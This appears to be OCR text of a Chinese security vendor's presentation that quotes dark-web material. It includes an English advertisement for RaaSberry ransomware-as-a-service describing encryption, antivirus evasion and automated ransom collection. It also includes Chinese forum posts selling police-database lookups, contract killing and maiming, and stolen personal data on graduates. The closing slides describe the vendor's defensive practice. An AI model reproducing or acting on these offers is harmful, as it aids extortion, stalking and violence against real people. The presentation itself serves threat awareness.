
Once the ransomware is executed on your victim's computer, it will encrypt every file type that was specified when you created it. It examines all local drives and mapped network drives, and encrypts the files with a unique 265-bit AES key that is generated on-the-fly. The AES key is then encrypted using your unique RSA key and uploaded.

Upon completion, the desktop wallpaper will be changed to an image with instructions for paying the ransom. A text file is also created in each folder where there are encrypted files with instructions. The instructions are available in English, Spanish, Mandarin, Hindi, Arabic, Portugese, Russian, Japanese, German, Italian, Vietnamese, Korean, French, Tamil, and Punjabi.

After the victim has paid, the AES key is provided back to the program to allow decryption. Many ransomware programs require the victim to download a separate decrypter, but RaaSberry has built-in decryption onc the C&C server provides the AES key. **If you are not subscribed to the C&C service, you can still provide decryption service via email by manually decrypting the victim's AES key.**

Features

- Packages are compiled with your Bitcoin and Email addresses so you are paid directly by your victim
  - Each package also supports Testnet mode, so you can test the ransomware in a virtual machine before distribution
- Packages utilize advanced polymorphic techniques to avoid over 90% of popular antivirus products
- Packages do not require Administrative privileges to work, and they also support Started Delay, Mutex, and Task Manager Disabler
- Packages encrypt the most common sensitive file types, such as images, documents, videos, and source code.
  - Additional file types can be specified during package creation
- Packages can work entirely offline, but your victim must be connected to the Internet for decryption to occur
  - If your victim is offline when encryption begins, the AES key will be encrypted to the local disk using the C&C server's public key
  - Once an Internet connection is detected, the AES key will be uploaded to the C&C server and then deleted from disk
- Every package supports automated decryption after your victim pays. This works as follows:
  - You specify the base amount, ie. 0.5 BTC
  - The package randomly generates a unique amount to add, ie. 0.00058213 BTC
  - The victim pays the ransom of 0.50058213 BTC
  - The C&C server scans transactions to your BTC address and when it detects this amount, it will unlock the AES key for that victim
  - The ransomware on the victim's computer will begin automatically decrypting their files



主题帖交易信息一览

交易类型	出售	交易状态	正常	发布时间	03-20 11:40
交易单价	0.0018	交易数量	100	交易金额	0.18
完成数量	0	剩余数量	100		

请操作: 购买对方物品 购买数量: 1 提交

1 帖子 • 分页: 1 /

【Hot】[公安内网代查询] 公民个人户籍，户口本，开房记录，出入境记录

由 officer • 2018年-3月-20日 11:39

之前价格订的太高，各位可能对我不信任
特此降价，全场5折

个人户籍，包含信息：身份证号码，身份证照片，出生地，户籍所在地 价格：100元人民币的BTC
查询需要提供：姓名，大致的户籍地区（不是当前所在区域！而是登记户籍的地区）或身份证号
注意事项：通过名字和大致地区的模糊查询不一定能查到你想要查的人。提供身份证号查询的结果100%精准

户口本，包含信息：全家（3人）的户籍信息以及人口普查时登记的电话号码 价格：100元人民币的BTC
注意事项：必须拥有目标的户籍信息（必须先查询户籍获得）

出入境记录，包含信息：个人的时间，出境目的地，入境地 价格：100元人民币的BTC
注意事项：必须拥有目标的身份证号（可通过先让我查户籍获得）

开房记录，包含信息：此人的酒店入住，退房记录，时间地点
注意事项：必须拥有目标的身份证号（可通过先让我查户籍获得）

机动车驾驶人，包含信息：车主的身份证号，姓名，车辆登记地点 价格：100元人民币的BTC
提供车牌号即可查询，也可提供车主的身份证查到车辆

在逃查询，包含信息：当前此人是否被通缉，是否在逃 价格：100元人民币的BTC
注意事项：必须拥有目标的身份证号（可通过先让我查户籍获得）

最后的提醒事项：
1.由于渠道特殊，付款后10个工作日内不固定的时间交货
2.由于提供的信息太过模糊（如姓名：李华，这种烂大街的名字）而导致查询不到的，请联系管理员给予退款，也请说明是信息提供不完整才申请的退款。
3.比特币的价格变动的很厉害，所以本贴的价格也会随着汇率而做出调整
4.某段特殊时期到货业务，我会提前通知并联系网站管理员给你退款

广东，亡残，国内最低价，有其他事缺人手可联系

主题帖交易信息一览

交易类型	出售	交易状态	正常	发布时间	03-22 20:30
交易单价	0.9071390722738589	交易数量	50	交易金额	45.3569536136 93
完成数量	0	剩余数量	50		

请操作: 购买对方物品 购买数量: 1 提交

回复

Ssekai
帖子: 1
注册时间: 2018年-3月-02日 17:53
联系:

广东，亡残，国内最低价，有其他事缺人手可联系

由 Ssekai • 2018年-3月-22日 20:29

亡20，一级残15，普通进医院躺几个月的5W
买的时候1个代表是5W

例如:
你要买亡，就拍4个

试水 出35万毕业大学生信息 有身份证号码 电话 学历 毕业院校

主题帖交易信息一览

交易类型	出售	交易状态	正常	发布时间	03-05 19:39
交易单价	0.001	交易数量	100	交易金额	0.1
完成数量	2	剩余数量	98		

请操作: 购买对方物品 购买数量: 1 提交

回复

vx1995vx
帖子: 0
注册时间: 2018年-3月-05日 19:56
联系:

试水 出35万毕业大学生信息 有身份证号码 电话 学历 毕业院校

由 vx1995vx • 2018年-3月-05日 19:39

0.001 枚比特币 相当于70元人民币左右 仅供试水 信息可靠可用 带姓名 毕业院校 学历 身份证号码 邮箱 毕业学院 学号 省份和民族信息
试水出 实力买家后续有百万千万一手科合作 购买后作为谈后面其他生意资格门槛 试水

二、深信服的企业安全实践

主动提取必要
有效大数据

能够不依赖规则检
测低概率安全威胁

基于业务的可视化
宏观辅助决策
微观有利运维

纵深防御
协同联动
处置大半安全威胁

Q&A

THANKS!